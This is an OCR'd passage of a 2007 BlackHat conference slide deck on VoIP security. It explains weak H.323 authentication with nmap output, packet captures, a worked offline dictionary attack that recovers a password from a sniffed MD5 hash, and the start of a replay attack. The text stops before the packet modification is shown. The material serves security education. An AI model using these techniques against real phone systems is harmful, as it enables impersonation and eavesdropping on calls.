VoIP Security

Title: Something Old (H.323),
Something New (IAX),
Something Hallow (**Security**), &
Something Blue (VoIP Administrators)

BlackHat 2007

- **Presented by:**

Himanshu Dwivedi (hdwivedi@isecpartners.com)
Zane Lackey (zane@isecpartners.com)

iSEC Partners
https://www.isecpartners.com

Agenda

- Introduction
- H.323 Attacks
  - Authenication Attacks
  - Authorization Attacks
  - DOS Attacks
- IAX Attacks
  - Background
  - Authenication Attacks
  - DOS Attacks
- Conclusion

Why VoIP (H.323/IAX) Security

- Privacy
  - Assumed privacy on telephone calls
  - Voicemail passwords – indicate the desire to protect our voice communication
- Data
  - Sensitive information over HTTP = Unacceptable
  - Sensitive information over RTP = Acceptable?
    - Social Security Numbers
    - Credit Card Numbers
    - Medical Health Information
    - Confidential Data
- Regulations
  - Focuses on stored data in file formats. What about stored data in media format?
- Security
  - Authenication – Basic
  - Authorization – Can be subverted
  - Encryption – Absent by default

Definition of Terms

- H.323 Endpoint: Soft or hard phone on VoIP network using H.323 for session setup (versus SIP)

- H.323 Gatekeeper: Registers/authenticates H.323 endpoints. Stores a database of all registered H.323 clients on the network

- H.323 Gateway: A device that is used to route calls from one H.323 gatekeepers to other H.323 gatekeepers

- IAX Client: Soft or hard phone on VoIP network using IAX for session setup and media transfer (versus SIP/H.323 & RTP)

- IAX Server: A device that is used to route calls from one IAX client to another, such as Asterisk


VoIP Attacks

(H.323 & IAX)

H.323


Session Setup – H.323

- H.323 Example



H.323 Ports


Port	Description	Static or Dynamic
80	HTTP Management	Static
1718	Gatekeeper Discovery	Static
1719	Gatekeeper RAS	Static
1720	H.323 Call Setup	Static
1731	Audio Control	Static
1024-65535	H.245	Dynamic
1024-65535	RTP (Audio/Video)	Dynamic
1024-65535	RTCP (Control)	Dynamic



```
Interesting ports on 172.16.1.106:
PORT     STATE    SERVICE
1718/tcp filtered unknown
1719/tcp filtered unknown
1720/tcp filtered H.323/Q.931
1731/tcp filtered unknown

Interesting ports on 172.16.1.107:
PORT     STATE    SERVICE
1718/tcp open     unknown
1719/tcp open     unknown
1720/tcp open     H.323/Q.931
1731/tcp filtered unknown

Interesting ports on 172.16.1.112:
PORT     STATE    SERVICE
1718/tcp filtered unknown
1719/tcp filtered unknown
1720/tcp filtered H.323/Q.931
1731/tcp filtered unknown

Nmap run completed -- 256 IP addresses (9 hosts up) scanned in 54.829 seconds

C:\>
```

Session Setup – H.323

- Authenication
  - MD5 Authenication using challenge and timestamp
  - Vulnerable to an offline brute force attack
- Authorization
  - E.164 Alias (4158675309)
- Encryption
  - None (by default)
- Compromised authenication open doors for:
  - Owning the phone
  - Impersonating the phone
  - Joining the VoIP network



Auth Request

Timestamp

Timestamp

H.323 Client

NTP Server

Gatekeeper


MD5 Hash

(ASN.1 Encoded: Username + password, timestamp) = MD5 Hash

(ASN.1 Encoded: Username + password, timestamp) = MD5 Hash

Authenticated!

H.323 Authenication



ASN.1 Encoded(H323-ID + *Password* + Timestamp) MD5 = Hash

```
⊟ H.225.0 RAS
  ⊟ RasMessage: registrationRequest (3)
    ⊟ registrationRequest
        requestSeqNum: 2239
        protocolIdentifier: 0.0.8.2250.0.5 (SNMPv2-SMI::zeroDotZero.8.2250.0.5)
        1... .... discoveryComplete: True
      ⊞ callSignalAddress: 1 item
      ⊞ rasAddress: 1 item
      ⊞ terminalType
      ⊞ terminalAlias: 2 items
      ⊞ endpointVendor
      ⊟ cryptoTokens: 1 item
        ⊟ Item 0
          ⊟ Item: cryptoEPPwdHash (0)
            ⊟ cryptoEPPwdHash
              ⊟ alias: h323-ID (1)
                  h323-ID: USER
                timeStamp: Nov  7, 2006 10:32:45.000000000
              ⊟ token
                  algorithmOID: 1.2.840.113549.2.5 (md5)
                  params
                  hash: 1C8451595D9AC7B983350D268DB7F36E
```

H.323 Authenication

ASN.1 Encoded(H323-ID + *Password* + Timestamp) MD5 = Hash

Sniffed (Captured) Entities over the network:


- `Username: USER`
- `Timestamp: 1162895565`
- `MD5 Hash: 1c8451595d9ac7b983350d268db7f36e` **= No Match** **= Match**

Dictionary Attack:

- USER + **test** + 1162895565 + = D41D8CD98F00B204E9800998ECF8427E
- USER + **Sonia** + 1162895565 + = 00F17E991424CAA2B171C390BBB8BEAA
- USER + **Raina** + 1162895565 + = 1FB59F6D6C96C286EFA597742013FB87
- USER + **1108** + 1162895565 + = 74F3946DBDB748B9C969B2BF90ED4B44
- USER + **1117** + 1162895565 + = E7484514C0464642BE7B4DC2689354C8
- USER + **isec** + 1162895565 + = ED43F5D53B5F97E5B8BD402AD6ECD421
- USER + **PASS** + 1162895565 + = **1C8451595D9AC7B983350D268DB7F36E**

H.323 Replay Attack

- H.225 authentication is vulnerable to a replay attack
  - A replay attack occurs when an MD5 hash, a password equivalent value, is allowed to be captured and replayed by an attacker
- (H323-ID + *Password* + Timestamp) MD5 = Hash
  - In order to prevent a self-DOS, the timestamp is valid between 15min to 30min (user configurable)
- An attacker can sniff the MD5 challenge across the network, resubmit it, and become authenticated




```
 54 20.039144   192.168.116.28    192.168.116.73    H.225.0  RAS: registrationReject
 64 41.073827   192.168.116.73    192.168.116.28    H.225.0  RAS: registrationRequest
 65 41.087677   192.168.116.28    192.168.116.73    H.225.0  RAS: registrationConfirm
 66 41.103227   192.168.116.73    192.168.116.28    H.225.0  RAS: nonStandardMessage
 67 41.117577   192.168.116.28    192.168.116.73    H.225.0  RAS: nonStandardMessage
```

```
  ⊞ terminalAlias: 2 items
  ⊞ endpointVendor
  ⊟ cryptoTokens: 1 item
    ⊟ Item 0
      ⊟ Item: cryptoEPPwdHash (0)
        ⊟ cryptoEPPwdHash
          ⊞ alias: h323-ID (1)
            timeStamp: Nov  7, 2006 10:32:45.000000000
          ⊟ token
              algorithmOID: 1.2.840.113549.2.5 (md5)
              params
              hash: 1C8451595D9AC7B983350D268DB7F36E
    0         keepAlive: False
```

H.323 Replay Attack


1. Capture a authenication hash over the network



```
⊟ cryptoTokens: 1 item
  ⊟ Item 0
    ⊟ Item: cryptoEPPwdHash (0)
      ⊟ cryptoEPPwdHash
        ⊞ alias: h323-ID (1)
          timeStamp: Nov  7, 2006 10:32:45.000000000
        ⊟ token
            algorithmOID: 1.2.840.113549.2.5 (md5)
            params
            hash: 1C8451595D9AC7B983350D268DB7F36E
```

H.323 Replay Attack

2. Modify the following raw packet

